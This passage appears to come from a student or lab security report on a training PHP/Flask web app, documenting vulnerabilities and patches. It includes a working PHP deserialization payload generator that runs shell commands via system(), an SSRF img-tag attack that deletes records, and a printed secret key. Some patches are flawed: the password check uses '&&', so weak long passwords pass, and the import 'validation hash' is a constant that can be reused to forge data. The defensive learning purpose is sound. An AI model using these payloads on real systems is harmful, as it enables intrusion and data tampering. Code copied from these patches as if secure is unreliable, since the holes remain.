

Figure 31: vulnerabilities found in tcpdf version 6.2.21

This vulnerability is related to phar deserialization in TCPDF might lead to remote code execution. TCPDF allows the developers to insert HTML code inside the PDF, which will be translated to a similar-looking design during PDF creation. For example it is possible to insert basic HTML tags, such as "img" or "b" and have the image and bold text placed in the output PDF. The library allows also to include custom CSS rules by defining a "link" tag, like the following:
<link type="text/css" href="style.css">
This may cause problems in case the PDF creation script is vulnerable to Cross-Site Scripting (or "Code Injection") issues through which an attacker can inject arbitrary HTML code.

6.2 Vulnerability Patch

TCPDF is a PHP class for generating PDF documents without requiring external extensions. TCPDF Supports UTF-8, Unicode, RTL languages, XHTML, Javascript, digital signatures, barcodes and much more.
In order to patch this vulnerability, we upgrade the version of TCPDF running in the project. Previously, it was 6.2.21, and now it is 6.2.22.
To do this we updated the required version number in the composer.json file as shown below.

Figure 32: Changes in composer.json file

With this, you also need to change the tcpdf version in docker file or you can execute the same command inside project directory in docker container.

Figure 33: Changes in docker file



Figure 34: Running command in project directory

So, now when we try to find the current potential public vulnerabilities affecting local dependencies in the composer.lock file by using the local-php-security-checker tool, it shows the result that no packages have known vulnerabilities.



Figure 35: local-php-security-checker tool after patch

6.3 References

1. Latest version of TCPDF.
https://github.com/tecnickcom/tc-lib-pdf

7 VULN-07 No password complexity check

7.1 Vulnerability Description

Users are able to change their password without any complexity enforced. For example, a user can change his password and set his new password to "pass" only without any complexity check.
This vulnerability exists because there is no complexity check before updating the password. Hence the user is able to enter anything as simple as "pass" as his new password. This string will only be hashed and saved in the database without any kind of complexity check. and an attacker can easily break crack the validation hash if an outdated hashing algorithm is used.

7.2 Vulnerability Patch

In order to patch this vulnerability, we added some complexity checks in the UserController, and user_set_password request method before updating the new password in the database. The following three checks were added.

1. The password must be greater than or equal to 8 characters.
2. The password must contain a number.
3. The password must contain a special character.

If these three requirements are fulfilled, only then the password is hashed and saved to the database and the user is able to change his password, otherwise he is redirected to the same page with an error that his password

is too simple. To verify the above requirements, we created regular expressions and matched the newly entered password against them. The following lines of code were added to the user_set_password request method.

```php
public function user_set_password(Request $request, UserPasswordHasherInterface $passwordHasher, ManagerReg
{
    //Get the doctrine manager
    $user = $doctrine->getRepository(User::class)->find($id);
    $isPasswordCorrect = $passwordHasher->isPasswordValid($user, $request->request->get('_oldpassword'));
    $plaintextPassword = $request->request->get('_newpassword');

    //Check the complexity of the new added password.
    $containsLetter  = (bool) preg_match('/[a-zA-Z]/',    $plaintextPassword);
    $containsDigit   = (bool) preg_match('/\d/',          $plaintextPassword);
    $containsSpecial = (bool) preg_match('/[^a-zA-Z\d]/', $plaintextPassword);
    $containsAll = ($containsLetter && $containsDigit && $containsSpecial);

    if(strlen($plaintextPassword) < 8 && $containsAll!=1)
    {
        //Return to the same page with an error if the password does not match the requirements
        $this->isPasswordValid = false;
        return $this->render('user/user.html.twig', ['user' => $user, 'isPasswordValid' => false]);
    }
    else{
        // hash the password (based on the security.yaml config for the $user class)
        $hashedPassword = $passwordHasher->hashPassword(
            $user,
            $plaintextPassword
        );
```

Figure 36: Changes in Set Password Function

So, now when any user tries to enter a password as simple as "pass", he receives the following error message and is only able to change his password if his new password meets all the provided requirements.



Figure 37: Error message on simple password

7.3 References

1. PHP function to perform regular expression match on official PHP documentation.
https://www.php.net/manual/en/function.preg-match.php

8 VULN-08 No integrity control enforced on the user import feature

8.1 Vulnerability Description

The user import feature does not perform integrity checks on administrator-supplied data. Coupled with a PHP POP chain, it can lead to remote code execution.

Here, in this case, the vulnerability exists because of the use of unserialize function in *AdminController.php*

```php
/**
 * @Route("/admin/users/import", name="user_import_post", methods={"POST"})
 * @return Response
 */
public function user_import_post(Request $request, ManagerRegistry $doctrine): Response
{
    try{
        $str = $request->get('str');
        $users = unserialize(base64_decode($str));
    } catch (Exception $e) {
        throw new Symfony\Component\HttpKernel\Exception\HttpException(500, "Import failed :(");
    }

    $entityManager = $doctrine->getManager();
    foreach ($users as $user){
        $repository = $doctrine->getRepository(User::class);
        $verify_user = $repository->findBy(array('email' =>$user->getEmail() ),array('email' => 'ASC'),1 ,0)[0];
        if (isset($verify_user)) {
            $user->setEmail($user->getEmail(). "_copy");
        }
        $entityManager->persist($user);
    }
    // actually executes the queries (i.e. the INSERT query)
    $entityManager->flush();
    $logger = new Logger($doctrine->getManager());
    $logger->log_action_user("USER DATABASE IMPORTED", $user);

    return $this->render('admin/users_import.html.twig');
}
```

Figure 38: Unserialize function in user import feature

Insecure deserialization vulnerabilities happen when applications deserialize objects without proper sanitization. An attacker can then manipulate serialized objects to change the program's flow. the class of the serialized object implementing method named __destruct(), these methods will be executed automatically when unserialize() is called on an object.

```php
//Just for the poc
public function __destruct()
{
    if (isset($this->log_me)){
        system($this->log_me);
    }
}
```

Figure 39: destruct function

In destruct function, the system function is being used. system() executes a command specified in command by calling /bin/sh -c command. On giving an improper string to import feature in the website, it leads to remote execution. The following script is used for generating the string:

```php
<?php
namespace App\Service;
class Logger {
private $log_me;
function __construct($log_me) {
$this->log_me = $log_me;
}
}
echo base64_encode(serialize(new Logger("echo 'hello from the other side' >
/tmp/poc_unserialize")));
?>
```

Figure 40: Injection string code



Figure 41: Injecting the string

This can create a file in the project directory */var/www/html/vendor/tmp* folder having the following content *hellofromtheotherside*.

```
/var/www/html $ cd vendor
/var/www/html/vendor $ ls
autoload.php          erusev              psr
autoload_runtime.php  friendsofphp        sensio
bin                   laminas             symfony
composer              league              tecnickcom
dama                  masterminds         tgalopin
doctrine              monolog             twig
egulias               nikic
/var/www/html/vendor $ cd tmp
/bin/sh: cd: can't cd to tmp: No such file or directory
/var/www/html/vendor $ cd /tmp
/tmp $ ls
poc_unserialize                         sess_7ca166aa90c49e3ccce9319bbf453d0c
sess_2e0ce8d6ddfa945493f2d389385c1193   sess_f9697d0af22401e1c32ff2cace2754b8
/tmp $ cat poc_unserialize
hello from the other side
/tmp $
```

Figure 42: File in */var/www/html/vendor/tmp*

8.2 Vulnerability Patch

The following changes are made in the code to patch the vulnerability:

1. Using JSON encoding and decoding instead of serialize() and unserialize() function
2. Attaching a validation hash in the export user function. In the import user function, first, we check the validation of this hash, then proceed further.

```php
public function user_import_post(Request $request, ManagerRegistry $doctrine): Response
{
    try{
        $str = $request->get('str');
        $data = json_decode(base64_decode($str));
        if (!is_object($data)){
            return new Response("Data is not user object, access denied", 401);
        }
        if(property_exists($data, "users")){
            $users = $data->users;
        } else {
            return new Response("No Users, access denied", 401);
        }
        $hashData =  hash("sha256", $_ENV['secret_key']);
        if(property_exists($data, "hash")){
            if($hashData !== $data->hash){
                return new Response("Wrong validation_hash, access denied", 401);
            }
        } else {
            return new Response("No validation_hash, access denied", 401);
        }
    } catch (Exception $e) {
        throw new Symfony\Component\HttpKernel\Exception\HttpException(500, "Import failed :(");
    }

    $entityManager = $doctrine->getManager();
    foreach ((array) $users as $user){
        $repository = $doctrine->getRepository(User::class);
        $verify_user = $repository->findBy(array('email' =>$user->email ),array('email' => 'ASC'),1 ,0)[0];
        if (isset($verify_user)) {
            $user->email = $user->email."_copy";
        }
        $user_add = new User();
        $user_add->setEmail($user->email);
        $user_add->setPassword($user->password);
        $user_add->setRoles($user->roles);
        $entityManager->persist($user_add);
    }
    // actually executes the queries (i.e. the INSERT query)
    $entityManager->flush();
    $logger = new Logger($doctrine->getManager());
```

Figure 43: Changes in $user_import_function$

```php
/**
 * @Route("/admin/users/export", name="user_export")
 * @return Response
 */
public function user_export(Request $request, ManagerRegistry $doctrine): Response
{
    $users = $doctrine->getRepository(User::class)->findAll();
    //var_dump($users);
    //var_dump(serialize($users));
    $arr = array();
    foreach ($users as $user) {
        $array = array("id" => $user->getId(), "email" => $user->getEmail(), "roles" => $user->getRoles(), "password" => $user->getPassword());
        array_push($arr, $array);
    }
    $data = array(
        "hash" => hash("sha256", $_ENV['secret_key']),
        "users" => $arr
    );
    $str = base64_encode(json_encode($data));
    return $this->render('admin/users_export.html.twig', ['str' => $str]);
}
```

Figure 44: Changes in $user_export_function$

```
###key for encoding export users
secret_key=nIz0GiPsNmD4YobnkapgqulN3wPM8n0avigEqoWO
```

Figure 45: Secret key for validation hash

Now, on importing the injected string "TzoxODoiQXBwXFNlcnZpY2VcTG9nZ2VyIjoxOntzOjI2OiIAQXBwXFNlcnZpY2
l6ZSI7fQ==", the website is redirected to the following page:



Figure 46: Wrong Object Error

If the validation hash is wrong, the website is redirected to the following page:



Figure 47: Wrong Validation Hash Error

8.3 References

1. Json encoding function in PHP: https://www.php.net/manual/en/function.json-encode.php
2. Hash function in PHP: https://www.php.net/manual/en/function.hash.php

9 VULN-09 Logs containing sensitive information

9.1 Vulnerability Description

In the route *localhost* : 5005/*admin*, the logs showed the hash of the password. The password hash is a sensitive information since it can be brute forced against. From the vulnerability report the impacted code was *data/www/src/Service/Logger.php*.



Figure 48: Password hash visible in the logs

The problem in the code is in the log_action_user, where the password was logged.

```php
public function log_action_user($type, $user)
{
    $is_admin = false;
    if (in_array("ROLE_ADMIN",$user->getRoles())){
        $is_admin = true;
    }
    $log = new Log($type, '{id:"'.$user->getId() .'", email:"'.$user->getEmail().'", role:"'.strval
    ($is_admin).'", password:"'. $user->getPassword() .'"}');
    $this->em->persist($log);
    $this->em->flush();
    return $log;
}
```

Figure 49: Vulnerability in the code

9.2 Vulnerability Patch

To patch this vulnerability all we had to do was to remove the **getPassword** section in the log_action_user.

```php
public function log_action_user($type, $user)
{
    $is_admin = false;
    if (in_array("ROLE_ADMIN",$user->getRoles())){
        $is_admin = true;
    }
    $log = new Log($type, '{id:"'.$user->getId() .'", email:"'.$user->getEmail().'", role:"'.strval
    ($is_admin).'" }');
    $this->em->persist($log);
    $this->em->flush();
    return $log;
}
```

Figure 50: Vulnerability patched

10 VULN-10 Bad user-supplied data control in generated PDF

10.1 Vulnerability Description

An SSRF vulnerability is exploitable on the sea creature edition. Indeed, by injecting an img tag in the name of a sea creature, the link on which the image points will be requested by the server itself when a PDF is generated. If we put a delete request as an image tag in the creature name while editing the creature, this can result in allowing an attacker to perform deletion or modification of any sea creature.
This vulnerability is known as Server-side request forgery (SSRF) vulnerability. This is a web security vulnerability that allows an attacker to induce the server-side application to make requests to an unintended location in the web application and allows an attacker to abuse functionality on the server to read or update internal resources.



Figure 51: Injecting the delete endpoint in img tag

Now when we try to generate a pdf of this sea creature having id 2, it points to the URL which is contained

in the src tag of the image. Since this URL contains a delete request, a delete request for the sea creature with id 1 is requested by the server itself.

```
mashalbhatti@Mashals-MBP Desktop % curl http://localhost:5005/seacreature/2/pdf
<strong>TCPDF ERROR: </strong>[Image] Unable to get the size of the image: http:
//10.0.142.20:5001/seacreature/1/delete%
mashalbhatti@Mashals-MBP Desktop %
```

Figure 52: Pdf request for creature 2

The output pdf file generated by this input is not accessible as the input was not sanitized.

```
mashalbhatti@Mashals-MBP Desktop % curl --output output.pdf http://localhost:500
5/seacreature/2/pdf
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   119    0   119    0     0    575      0 --:--:-- --:--:-- --:--:--   595
mashalbhatti@Mashals-MBP Desktop %
```

Figure 53: Downloading PDF



Figure 54: Error on accessing PDF file

And now when we try to access the sea creature with id 1, we are not able to because it is deleted by the above request.

```
mashalbhatti@Mashals-MBP Desktop % curl http://localhost:5005/seacreature/1
```

```
<!-- Key &quot;creature_name&quot; does not exist as the array is empty. (500 In
ternal Server Error) -->%
```

Figure 55: Error on accessing sea creature 1

We are also able to verify the delete request in the docker logs.

```
10.0.142.2 - - [11/Feb/2023 13:16:37] "GET /seacreature/1/delete HTTP/1.0" 200 -
```

Figure 56: Docker Log

This vulnerability exists because there is no filtration or sanitization for the data that is being passed to create the pdf, so the user can input anything in the text fields and request a pdf with that input text which makes him able to send malicious requests on the server.

10.2 Vulnerability Patch

There are multiple suggested ways to prevent an SSRF vulnerability. Some of them are given below:

1. Whitelist any domains or addresses in DNS that the application uses.
2. Do not send raw responses from the server to the client.
3. Enforce URL schemas that the application uses.
4. Enable Authentication on all services that are running inside the network.
5. Sanitize and validate user inputs. Remove bad characters, standardize inputs, etc. so that no malicious data is passed through.

In order to patch this vulnerability, we will sanitize inputs that are passed to generate the pdf. We have created a filter input method in the TCPDFService.
In this method, we use two php methods to sanitize the input. First, it uses the filter_var() method to sanitize the given string on the FILTER_SANITIZE_STRING filter. And then it uses the strip_tags() method which strips a string from HTML, XML, and PHP tags. So that any malicious tags cannot be passed to the pdf to exploit an SSRF vulnerability.

```php
public function filterInput($str){
    $str = filter_var($str, FILTER_SANITIZE_STRING);
    $str = strip_tags($str);
    return $str;
}
```

Figure 57: filterInput function

And then this function is called in the make function which is used to make the pdf. We filter both the user-provided input strings i.e., creatureName and creatureDescription.

```php
public function make($creatureName, $creatureImage, $creatureDescription, $creatureDepth){
    $pdf = new TCPDF(PDF_PAGE_ORIENTATION, PDF_UNIT, PDF_PAGE_FORMAT, true, 'UTF-8', false);


    //Filter the input before generating a PDF
    $creatureName = $this->filterInput($creatureName);
    $creatureDescription = $this->filterInput($creatureDescription);
```

Figure 58: Make Pdf function

So, now when we try to generate the same pdf with the image tag in the creature name, it doesn't send a server request to delete the sea creature. And we are able to generate a pdf file.

```
mashalbhatti@Mashals-MBP Desktop % curl http://localhost:5005/seacreature/2/pdf
Warning: Binary output can mess up your terminal. Use "--output -" to tell
Warning: curl to output it to your terminal anyway, or consider "--output
Warning: <FILE>" to save to a file.
mashalbhatti@Mashals-MBP Desktop % curl --output output.pdf http://localhost:500
5/seacreature/2/pdf
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 30694  100 30694    0     0   157k      0 --:--:-- --:--:-- --:--:--  162k
mashalbhatti@Mashals-MBP Desktop %
```

Figure 59: Pdf request after patching

And the pdf is also accessible and the delete request is not sent to the server.



Figure 60: Generated PDF of sea creature 2

```
mashalbhatti@Mashals-MBP Desktop % curl --output output.pdf http://localhost:500
5/seacreature/2/pdf
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 30679  100 30679    0     0   161k      0 --:--:-- --:--:-- --:--:--  168k
mashalbhatti@Mashals-MBP Desktop % curl -X PUT http://localhost:5005/seacreature
/1/edit
<!DOCTYPE html>
<html>
    <head>
        <meta charset="UTF-8" />
        <meta http-equiv="refresh" content="0;url='/seacreatures?message=Creatur
e%20successfuly%20edited'" />

        <title>Redirecting to /seacreatures?message=Creature%20successfuly%20edi
ted</title>
    </head>
    <body>
        Redirecting to <a href="/seacreatures?message=Creature%20successfuly%20e
dited">/seacreatures?message=Creature%20successfuly%20edited</a>.
    </body>
mashalbhatti@Mashals-MBP Desktop %
```

Figure 61: Sea creature 1 accessible after patch

10.3 References

1. PHP filter methods.
https://phppot.com/php/php-input-filtering/
https://www.educba.com/php-filters/
https://www.w3schools.com/php/php_ref_filter.asp

11 Suggestions

11.1 Suggestions for setting up a plan to monitor updates on the application

In order to monitor updates on the application, we can integrate a developer security platform such as Snyk. Snyk is a developer-friendly security platform for anyone responsible for securing code. Snyk tests for vulnera-

bilities in the code, open source dependencies, container images and infrastructure as code configurations, and offers context, prioritization, and remediation. It provides a support for many languages including PHP, so it is easily integrable to our application. Snyk keeps track of all the packages used in the application and if there is a new security update to any of the packages, snyk will open a new pull request which can be merged to update the packages in the application. In this way, the security of the application can be monitored in a systematic way.

Another option to monitor the vulnerabilities in the application and also to keep a track of the errors, we can integrate an error tracking tool such as Sentry. Sentry also has a PHP SDK, which hooks into the runtime environment of the application and automatically reports errors, uncaught exceptions, and unhandled rejections as well as other types of errors. This way we can monitor the errors and exceptions in our application.

11.2 Impact of SSRF vulnerability on the application

The SSRF vulnerability basically allows a remote attacker to perform SSRF attacks. In a Server-Side Request Forgery (SSRF) attack, the remote attacker can abuse functionality on the server to read or update internal resources. The vulnerability exists due to insufficient validation of user-supplied input. A remote attacker can send a specially crafted HTTP request, in order to trick the application to initiate requests to arbitrary systems.

In the PlanktonCorp website, the user facing server is Symfony PHP server and it makes request to an internal Flask API to read or write from/to the database. The Flask API does not have any access control inside, only the Symfony routes have the access control. So, any requests made to the Flask API from the Symfony server is blindly trusted.

However, because of the SSRF vulnerability, attacker can embed carefully crafted HTTP request inside the img tag and that endpoint is called and executed. This leads to execution of arbitrary endpoints of the Flask API and modification of databases underneath. This is an unexpected behavior which has no access control checks and an attacker can steal the data or tamper or delete it.

11.3 Solution to use POST, PUT, DELETE verbs on the flask API endpoints

According to the flask documentation, by default the route responds to GET request as the methods parameter defaults to ["GET"]. But in order to handle POST, PUT and DELETE requests on flask API endpoints, we can add a method parameter explicitly in the app.route() decorator, and assign POST, PUT or DELETE values to it.
The following routes were changed as follows:

```
#Route to delete creature
@app.route('/seacreature/<creature_id>/delete', methods=['DELETE'])

#Route to edit sea creature
@app.route('/seacreature/<creature_id>/edit', methods=['PUT'])

#Route to add sea creature
@app.route('/seacreature/add', methods=['POST'])
```

The above routes will handle both the http request type method as specified in the methods array.

The standard is to have GET method for request where data is inquired, POST to create any new entry, PUT to update existing entry and DELETE to delete existing entry. This strategy is followed when we updated the flask API endpoints.

11.4 Methodology followed to understand PlanktonCorp's code

To understand PlanktonCorp's code, we first explored the website's user interface to all the front-end pages and functionalities the website has. Then we dived into the code and looking at the structure of the files we could guess that this code follows a design pattern as we could see different folders for Services, Controllers, Repositories, Entities, Templates etc. We started from the template files (the front-end) which lead us to the controllers handling those API requests at the back-end. And then from there we proceeded to the services. To better understand the code, we took help from Symfony and PHP documentation side by side, to identify the working of the methods used in the code.